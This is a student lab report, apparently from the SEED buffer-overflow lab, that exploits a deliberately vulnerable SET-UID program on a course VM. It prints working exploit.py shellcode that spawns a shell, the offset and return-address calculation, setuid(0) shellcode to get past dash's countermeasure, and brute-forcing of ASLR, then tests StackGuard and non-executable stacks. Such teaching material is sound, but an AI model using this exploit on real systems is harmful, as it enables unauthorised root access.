In order to perform the Buffer Overflow attack, first we disable the countermeasure in the form of Address Space Layout Randomization. If it is enabled then it would be hard to predict the position of stack in the memory. So, for simplicity, we disable this countermeasure by setting it to 0 (false) in the sysctl file, as follows:

```
[09/16/19]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/16/19]seed@VM:~$ sudo rm /bin/sh
[09/16/19]seed@VM:~$ sudo ln -s /bin/zsh /bin/sh
[09/16/19]seed@VM:~$
```

We also changed the default shell from ‘dash’ to ‘zsh’ to avoid the countermeasure implemented in ‘bash’ for the SET-UID programs.

Also, the compiler has certain countermeasures to the buffer overflow attack. So, in order to successfully demonstrate the attack, we disable these countermeasures while compiling the program. We will disable two of the countermeasures by passing the following parameters while compiling using the gcc compiler:

i. -z execstack: By providing this parameter, the stack becomes executable which then allows our code to be executed when in stack. By default, as a countermeasure, stack is non-executable, and the OS knows whether the stack is executable or not by a binary bit set in the system. This bit can be manipulated by the compiler, and the gcc compiler sets the stack as non-executable by default.

ii. -fno-stack-protector: This option turns off the Stack-Guard Protection Scheme, which could defeat the stack-based buffer overflow. It detects buffer overflow by adding special data or checking mechanism in the code.

Task 1: Running Shellcode

```
[09/16/19]seed@VM:~$ cd Lab2
[09/16/19]seed@VM:~/Lab2$ ls
call_shellcode.c  exploit.c  exploit.py  stack.c
[09/16/19]seed@VM:~/Lab2$ gcc -z execstack -o call_shellcode call_shellcode.c
call_shellcode.c: In function ‘main’:
call_shellcode.c:24:4: warning: implicit declaration of function ‘strcpy’ [-Wimp
licit-function-declaration]
    strcpy(buf, code);
    ^

call_shellcode.c:24:4: warning: incompatible implicit declaration of built-in fu
nction ‘strcpy’
call_shellcode.c:24:4: note: include ‘<string.h>’ or provide a declaration of ‘s
trcpy’
[09/16/19]seed@VM:~/Lab2$ ./call_shellcode
$
```

Here, as seen, we have the file call_shellcode.c in the Lab2 folder. We compile this program by passing the parameter ‘-z execstack’ to make the stack executable, in order to run our shellcode and not give us errors such as segmentation fault. The compiled program is stored in a file named 'call_shellcode.' Next, we execute this compiled program, and as seen, we enter the shell of our account (indicated by $). Since there were no errors, this proves that our program ran successfully, and we got access to '/bin/sh'. A point to note is that since it was not a SET-UID root program, nor we were in the root account, the terminal was of our account and not the root.

Next, we compile the given vulnerable program stack.c and while compiling, we disable the StackGuard Protection mechanism and make the stack executable by passing the respective parameters to the command. Also, the compiled program, stored in 'stack', is then made a SET-UID root program. This can be seen in the following screenshot, where the highlighted files in green means executable files, and the one highlighted in red means a SET-UID program:

```
[09/16/19]seed@VM:~/Lab2$ ls
call_shellcode  call_shellcode.c  exploit.c  exploit.py  stack.c
[09/16/19]seed@VM:~/Lab2$ ll
total 24
-rwxrwxr-x 1 seed seed 7388 Sep 16 22:29 call_shellcode
-r-------- 1 seed seed  951 Sep 15 19:45 call_shellcode.c
-r-------- 1 seed seed 1260 Sep 15 19:45 exploit.c
-rw-rw-r-- 1 seed seed 1543 Sep 16 00:00 exploit.py
-r-------- 1 seed seed  550 Sep 15 19:45 stack.c
[09/16/19]seed@VM:~/Lab2$ gcc -o stack -z execstack -fno-stack-protector stack.c
[09/16/19]seed@VM:~/Lab2$ ls
call_shellcode  call_shellcode.c  exploit.c  exploit.py  stack  stack.c
[09/16/19]seed@VM:~/Lab2$ sudo chown root stack
[09/16/19]seed@VM:~/Lab2$ sudo chmod 4755 stack
[09/16/19]seed@VM:~/Lab2$ ls
call_shellcode  call_shellcode.c  exploit.c  exploit.py  stack  stack.c
[09/16/19]seed@VM:~/Lab2$
```

The following shows the normal functioning of the stack program:

```
Terminal
[09/16/19]seed@VM:~/Lab2$ echo "aaa" > badfile
[09/16/19]seed@VM:~/Lab2$ ./stack
Returned Properly
[09/16/19]seed@VM:~/Lab2$
```

Task 2: Exploiting the Vulnerability

Next, we use this vulnerable SET-UID root program to gain access to the root shell.

Since, we have disabled Address Space Layout Randomization, we know that our process will be stored in around the same memory always in the stack. So, in order to find the address of the running program in the memory, we compile the program in debug mode. Debugging will help us to find the ebp and the offset, so that we can construct the right buffer payload that will help us to run our desired program.

So, we first compile the program in the debug mode (-g option), with the StackGuard counter-measure disabled and Stack executable and then run the program in debug mode using gdb:

```
Terminal
badfile         call_shellcode.c  exploit.py  stack.c
call_shellcode  exploit.c         stack
[09/16/19]seed@VM:~/Lab2$ gcc -z execstack -fno-stack-protector -g -o stack_dbg
stack.c
[09/16/19]seed@VM:~/Lab2$ ls
badfile         call_shellcode.c  exploit.py  stack.c
call_shellcode  exploit.c         stack       stack_dbg
[09/16/19]seed@VM:~/Lab2$ gdb stack_dbg
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack_dbg...done.
gdb-peda$
```

In gdb, we set a breakpoint on the bof function using b bof, and then start executing the program:

```
Terminal
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file stack.c, line 14.
gdb-peda$ run
Starting program: /home/seed/Lab2/stack_dbg
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

[----------------------------------registers-----------------------------------]
EAX: 0xbfffeb57 ("aaa\n")
   Files
ECX: 0x804fb20 --> 0x0
EDX: 0x0
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffeb38 --> 0xbfffed68 --> 0x0
ESP: 0xbfffeb10 --> 0xb7fe96eb (<_dl_fixup+11>: add    esi,0x15915)
EIP: 0x80484c1 (<bof+6>:        sub    esp,0x8)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484bb <bof>:     push   ebp
   0x80484bc <bof+1>:   mov    ebp,esp
   0x80484be <bof+3>:   sub    esp,0x28
=> 0x80484c1 <bof+6>:   sub    esp,0x8
   0x80484c4 <bof+9>:   push   DWORD PTR [ebp+0x8]
```

The program stops inside the bof function due to the breakpoint created. The stack frame values for this function will be of our interest and will be used to construct the badfile contents. Here, we print out the ebp and buffer values, and also find the difference between the ebp and start of the buffer in order to find the return address value's address. The following screenshot shows the steps:

```
   0x80484c7 <bof+12>:  lea    eax,[ebp-0x20]
   0x80484ca <bof+15>:  push   eax
   0x80484cb <bof+16>:  call   0x8048370 <strcpy@plt>
[-------------------------------------stack-------------------------------------]
0000| 0xbfffeb10 --> 0xb7fe96eb (<_dl_fixup+11>:        add    esi,0x15915)
0004| 0xbfffeb14 --> 0x0
0008| 0xbfffeb18 --> 0xb7f1c000 --> 0x1b1db0
0012| 0xbfffeb1c --> 0xb7b62940 (0xb7b62940)
0016| 0xbfffeb20 --> 0xbfffed68 --> 0x0
   Files   fffeb24 --> 0xb7feff10 (<_dl_runtime_resolve+16>:      pop    edx)
0024| 0xbfffeb28 --> 0xb7dc888b (<__GI__IO_fread+11>:   add    ebx,0x153775)
0028| 0xbfffeb2c --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xbfffeb57 "aaa\n") at stack.c:14
14          strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xbfffeb38
gdb-peda$ p &buffer
$2 = (char (*)[24]) 0xbfffeb18
gdb-peda$ p/d 0xbfffeb38 - 0xbfffeb18
$3 = 32
gdb-peda$ 
```


Here, we see that the frame pointer is 0xbfffeb38 and hence the return address must be stored at 0xbfffeb38 + 4, and the first address we can jump to is 0xbfffeb38 + 8. Also, in order for the return address to point at our code, we need to know the location to store the return address in the input so that it is stored in the return address field in the stack. This can be found out by finding the difference between the return address and buffer start address, because our input is copied to the buffer from the start. The difference between ebp and buffer start can be seen in the output, and by the layout of the stack, we know that return address will be 4 bytes above where the ebp points. Hence, the distance between the return address and the start of the buffer is 36, and so the return address should be stored in the badfile at an offset of 36.

In the next step, we modify the exploit.py file to enter the new return address:

```
import sys

shellcode= (
    "\x31\xc0"             # xorl    %eax,%eax
    "\x50"                 # pushl   %eax
    "\x68""//sh"           # pushl   $0x68732f2f
    "\x68""/bin"           # pushl   $0x6e69622f
    "\x89\xe3"             # movl    %esp,%ebx
    "\x50"                 # pushl   %eax
    "\x53"                 # pushl   %ebx
    "\x89\xe1"             # movl    %esp,%ecx
    "\x99"                 # cdq
    "\xb0\x0b"             # movb    $0x0b,%al
    "\xcd\x80"             # int     $0x80
    "\x00"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#########################################################################
# Replace 0 with the correct offset value
D = 36
# Fill the return address field with the address of the shellcode
# Replace 0xFF with the correct value
content[D+0] = 0x58   # fill in the 1st byte (least significant byte)
content[D+1] = 0xEC   # fill in the 2nd byte
content[D+2] = 0xFF   # fill in the 3rd byte
content[D+3] = 0xBF   # fill in the 4th byte (most significant byte)
#########################################################################

# Put the shellcode at the end
start = 517 - len(shellcode)
content[start:] = shellcode

# Write the content to badfile
file = open("badfile", "wb")
file.write(content)
file.close()
```


Since the code was executed in debug mode, the stack might be deeper than when executed normally, because gdb may push additional data onto the stack. Hence, we add a much bigger value to the ebp value as the return address. Here I enter BFFFEB38 + 120 = BFFFEC58, as the return address of the stack frame, in the code. I take care to not have any 0s in my return address. This return address is stored in the offset location as calculated previously in the input.

Next, we first make the python program executable and run the exploit.py file to generate the badfile. Next, we run the vulnerable SET-UID program that uses this badfile as input and copies the contents of the file in the stack, resulting in a buffer overflow. The # sign indicates that we have successfully obtained the root privilege by entering into the root shell. The effective user ID is seen to be that of the root (0):



Hence, we have successfully performed the buffer overflow attack and gained root privileges.

Now, still our user id (uid) is not equal to the effective user id (euid). Therefore, in the next step we run our program to turn our real user id to root as well. We compile the following program that changes the uid of the account to 0, which is of the root:



As seen, we have compiled the program and stored it in a file named makeitroot. Please note that this is not a SET-UID root program. Next, we run this program in the root terminal to set the uid as 0 (from the program). Since, we have the root privileges already due to the successful buffer overflow attack, we are able to change the user id to 0 without any issues. This change can be seen:

```
[09/17/19]seed@VM:~/Lab2$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# ./makeitroot
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),113(lpadmin),128(sambashare)
# 
```

Task 3: Defeating dash's Countermeasure

In order to defeat the dash's countermeasure, we first change the /bin/sh symbolic link to point it back to /bin/dash again.

```
Terminal
[09/17/19]seed@VM:~/Lab2$ sudo rm /bin/sh
[09/17/19]seed@VM:~/Lab2$ sudo ln -s /bin/dash /bin/sh
[09/17/19]seed@VM:~/Lab2$
```

We then compile the dash_shell_test.c file and make it a SET-UID root program:

```
[09/17/19]seed@VM:~/Lab2$ sudo rm /bin/sh
[09/17/19]seed@VM:~/Lab2$ sudo ln -s /bin/dash /bin/sh
[09/17/19]seed@VM:~/Lab2$ gcc dash_shell_test.c -o dash_shell_test
[09/17/19]seed@VM:~/Lab2$ sudo chown root dash_shell_test
[09/17/19]seed@VM:~/Lab2$ sudo chmod 4755 dash_shell_test
[09/17/19]seed@VM:~/Lab2$ ll
total 76
-rw-rw-r-- 1 seed seed  517 Sep 17 00:10 badfile
-rwxrwxr-x 1 seed seed 7388 Sep 16 22:29 call_shellcode
-r-------- 1 seed seed  951 Sep 15 19:45 call_shellcode.c
-rwsr-xr-x 1 root seed 7404 Sep 17 01:46 dash_shell_test
-rw-rw-r-- 1 seed seed  212 Sep 17 01:46 dash_shell_test.c
-r-------- 1 seed seed 1260 Sep 15 19:45 exploit.c
-rwxrw-r-- 1 seed seed 1544 Sep 16 23:59 exploit.py
-rwxrwxr-x 1 seed seed 7388 Sep 17 01:12 makeitroot
-rw-rw-r-- 1 seed seed   47 Sep 17 01:07 makeitroot.c
-rw-rw-r-- 1 seed seed   11 Sep 16 23:23 peda-session-stack_dbg.txt
-rwsr-xr-x 1 root seed 7476 Sep 16 22:49 stack
-r-------- 1 seed seed  550 Sep 15 19:45 stack.c
-rwxrwxr-x 1 seed seed 9772 Sep 16 23:18 stack_dbg
[09/17/19]seed@VM:~/Lab2$ 
```

On running this program, we see that we enter our own account shell and the program's user id is that of the seed.

```
[09/17/19]seed@VM:~/Lab2$ ./dash_shell_test
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip
),46(plugdev),113(lpadmin),128(sambashare)
$ exit
[09/17/19]seed@VM:~/Lab2$
```

After removing the comment of setting the user id to 0, and running the program, we get:

```
[09/17/19]seed@VM:~/Lab2$ gcc dash_shell_test.c -o removedcommentsetuid
[09/17/19]seed@VM:~/Lab2$ ls
badfile          dash_shell_test.c  makeitroot.c                stack.c
call_shellcode   exploit.c          peda-session-stack_dbg.txt  stack_dbg
call_shellcode.c exploit.py         removedcommentsetuid
dash_shell_test  makeitroot         stack
[09/17/19]seed@VM:~/Lab2$ sudo chown root removedcommentsetuid
[09/17/19]seed@VM:~/Lab2$ sudo chmod 4755 removedcommentsetuid
[09/17/19]seed@VM:~/Lab2$ ls
badfile          dash_shell_test.c  makeitroot.c                stack.c
call_shellcode   exploit.c          peda-session-stack_dbg.txt  stack_dbg
call_shellcode.c exploit.py         removedcommentsetuid
dash_shell_test  makeitroot         stack
[09/17/19]seed@VM:~/Lab2$ ./removedcommentsetuid
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),113(lpadmin),128(sambashare)
#
```

As seen, we enter the root shell and on checking for the user ID, it is that of the root.

So, we see that both the times we get access to the shell, but in the first one it is not of the root because the bash program drops the privileges of the SET-UID program since the effective user id and the actual user id are not the same. Hence, it is executed as a program with normal priveleges and not root. But by having the setuid command in the program, it makes a difference because the actual user id is set to that of root, and the effective user id is 0 as well because of the SET-UID program, and hence the dash does not drops any privileges here, and the root shell is run. This command, therefore, can defeat the dash's countermeasure by setting the uid to that of the root for SET-UID root programs, providing with root's terminal access.

Next, we try to perform the buffer overflow attack, in the same way we did it in task 2, but now the /bin/dash countermeasure for SET-UID programs is present due to the symbolic link from /bin/sh to /bin/dash. We add the assembly code to perform the system call of setuid at the beginning of the shellcode in the exploit.py, even before we invoke execve(). On running this exploit.py, we construct the badfile with updated code to be executed in the Stack, and then run the stack SET-UID root program. The results show that we were able to get access to the root's terminal and on checking for the id, we see that the user id (uid) is that of the root. Hence, the attack was successfully performed and we were able to overcome the dash countermeasure by using setuid() system call. This can be seen in the following output:

```
[09/17/19]seed@VM:~/Lab2$ chmod u+x exploit.py
[09/17/19]seed@VM:~/Lab2$ rm badfile
[09/17/19]seed@VM:~/Lab2$ exploit.py
[09/17/19]seed@VM:~/Lab2$ ls
badfile            dash_shell_test.c  makeitroot.c                stack.c
call_shellcode     exploit.c          peda-session-stack_dbg.txt  stack_dbg
call_shellcode.c   exploit.py         removedcommentsetuid
dash_shell_test    makeitroot         stack
[09/17/19]seed@VM:~/Lab2$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),113(lpadmin),128(sambashare)
# 
```

Task 4: Defeating Address Randomization

First, we enable address randomization for both stack and heap by setting the value to 2. If it were set to 1, then only stack address would have been randomized. Then on running the same attack as in Task 2, we get segmentation fault. This shows that the attack was not successful:

```
[09/17/19]seed@VM:~/Lab2$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[09/17/19]seed@VM:~/Lab2$ ls
badfile            dash_shell_test.c  makeitroot.c                stack.c
call_shellcode     exploit.c          peda-session-stack_dbg.txt  stack_dbg
call_shellcode.c   exploit.py         removedcommentsetuid
dash_shell_test    makeitroot         stack
[09/17/19]seed@VM:~/Lab2$ ./stack
Segmentation fault
[09/17/19]seed@VM:~/Lab2$ 
```

Next, we run the shellscript given to us to run the vulnerable program in loop. This is basically a brute-force approach to hit the same address as the one we put in the badfile. The shell script is stored in the bruteattack file and is made a SET-UID root program:

```
Terminal
[09/17/19]seed@VM:~$ cd Lab2
[09/17/19]seed@VM:~/Lab2$ ll
total 88
-rw-rw-r-- 1 seed seed  517 Sep 17 02:08 badfile
-rwsr-xr-x 1 root seed  251 Sep 17 02:24 bruteattack
-rwxrwxr-x 1 seed seed 7388 Sep 16 22:29 call_shellcode
-r-------- 1 seed seed  951 Sep 15 19:45 call_shellcode.c
-rwsr-xr-x 1 root seed 7404 Sep 17 01:46 dash_shell_test
-rw-rw-r-- 1 seed seed  206 Sep 17 01:49 dash_shell_test.c
-r-------- 1 seed seed 1260 Sep 15 19:45 exploit.c
-rwxrw-r-- 1 seed seed 1668 Sep 17 02:07 exploit.py
-rwxrwxr-x 1 seed seed 7388 Sep 17 01:12 makeitroot
-rw-rw-r-- 1 seed seed   47 Sep 17 01:07 makeitroot.c
-rw-rw-r-- 1 seed seed   11 Sep 16 23:23 peda-session-stack_dbg.txt
-rwsr-xr-x 1 root seed 7444 Sep 17 01:49 removedcommentsetuid
-rwsr-xr-x 1 root seed 7476 Sep 16 22:49 stack
-r-------- 1 seed seed  550 Sep 15 19:45 stack.c
-rwxrwxr-x 1 seed seed 9772 Sep 16 23:18 stack_dbg
[09/17/19]seed@VM:~/Lab2$ 
```

The output shows the time taken and the attempts taken to perform this attack with Address Randomization and Brute-Force Approach. It leads to a successful buffer overflow attack:


```
./bruteattack: line 13: 32626 Segmentation fault      ./stack
7 minutes and 56 seconds elapsed.
The program has been running 156325 times so far.
./bruteattack: line 13: 32627 Segmentation fault      ./stack
7 minutes and 56 seconds elapsed.
The program has been running 156326 times so far.
./bruteattack: line 13: 32628 Segmentation fault      ./stack
7 minutes and 56 seconds elapsed.
The program has been running 156327 times so far.
./bruteattack: line 13: 32629 Segmentation fault      ./stack
7 minutes and 56 seconds elapsed.
The program has been running 156328 times so far.
./bruteattack: line 13: 32630 Segmentation fault      ./stack
7 minutes and 56 seconds elapsed.
The program has been running 156329 times so far.
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),113(lpadmin),128(sambashare)
# ls
badfile           dash_shell_test    makeitroot                  stack
bruteattack       dash_shell_test.c  makeitroot.c                stack.c
call_shellcode    exploit.c          peda-session-stack_dbg.txt  stack_dbg
call_shellcode.c  exploit.py         removedcommentsetuid
# 
```

The explanation for this is that, previously when Address Space Layout Randomization countermeasure was off, the stack frame always started from the same memory point for each program for simplicity purpose. This made it easy for us to guess or find the offset, that is the difference between the return address and the start of the buffer, to place our malicious code and corresponding return address in the program.


But, when Address Space Layout Randomization countermeasure is on, then the stack frame's starting point is always randomized and different. So, we can't correctly find the starting point or the offset to perform the overflow. The only option left is to try as many numbers of time as possible, unless we hit the address that we specify in our vulnerable code. On running the brute force program, the program ran until it hit the address that allowed the shell program to run. As seen, we get the root terminal (as it is a SET-UID root program), indicated by #.

Task 5: Turn on the StackGuard Protection

First, we disable the address randomization countermeasure. Then we compile the program 'stack.c' with StackGuard Protection (by not providing -fno-stack-protector) and executable stack (by providing -z execstack). Then we convert this compiled program into a SET-UID root program. The following shows these tasks:




Next, we run this vulnerable stack program, and see that the buffer overflow attempt fails because of the following error, and the process is aborted:



This proves that with StackGuard Protection mechanism, Buffer Overflow attack can be detected and prevented.

Task 6: Turn on the Non-executable Stack Protection

The address randomization is already off from the previous step. We then compile the program with StackGuard Protection off (due to -fno-stack-protector) and nonexecutable stack (by adding -z noexecstack). Then we make this program a SET-UID root program. The steps can be seen in the following screenshot:



On running this compiled program, we get the error of segmentation fault. This shows that the buffer overflow attack did not succeed, and the program crashed:

```
Terminal
[09/17/19]seed@VM:~/Lab2$ gcc -o stackne -fno-stack-protector -z noexecstack sta
ck.c
[09/17/19]seed@VM:~/Lab2$ sudo chown root stackne
[09/17/19]seed@VM:~/Lab2$ sudo chmod 4755 stackne
[09/17/19]seed@VM:~/Lab2$ ll stackne
-rwsr-xr-x 1 root seed 7476 Sep 17 03:12 stackne
[09/17/19]seed@VM:~/Lab2$ ./stackne
Segmentation fault
[09/17/19]seed@VM:~/Lab2$ 
```

This error is clearly caused because the stack is no more executable. When we perform buffer overflow attack, we try to run a program that could easily provide us with root access and hence be very malicious. But this program is generally stored in stack and we try to enter a return address that points to that malicious program. The stack memory layout indicates that it stores only local variables and arguments, along with return addresses and ebp values. But all these values will not have any execution requirement and hence there is no need to have the stack as executable. Hence, by removing this executable feature, the normal programs will still run the same with no side effects, but the malicious code will also be considered as data rather than code. It is treated not as a program but read-only data. Hence, our attack fails unlike before where our attacks succeeded because of stack being executable.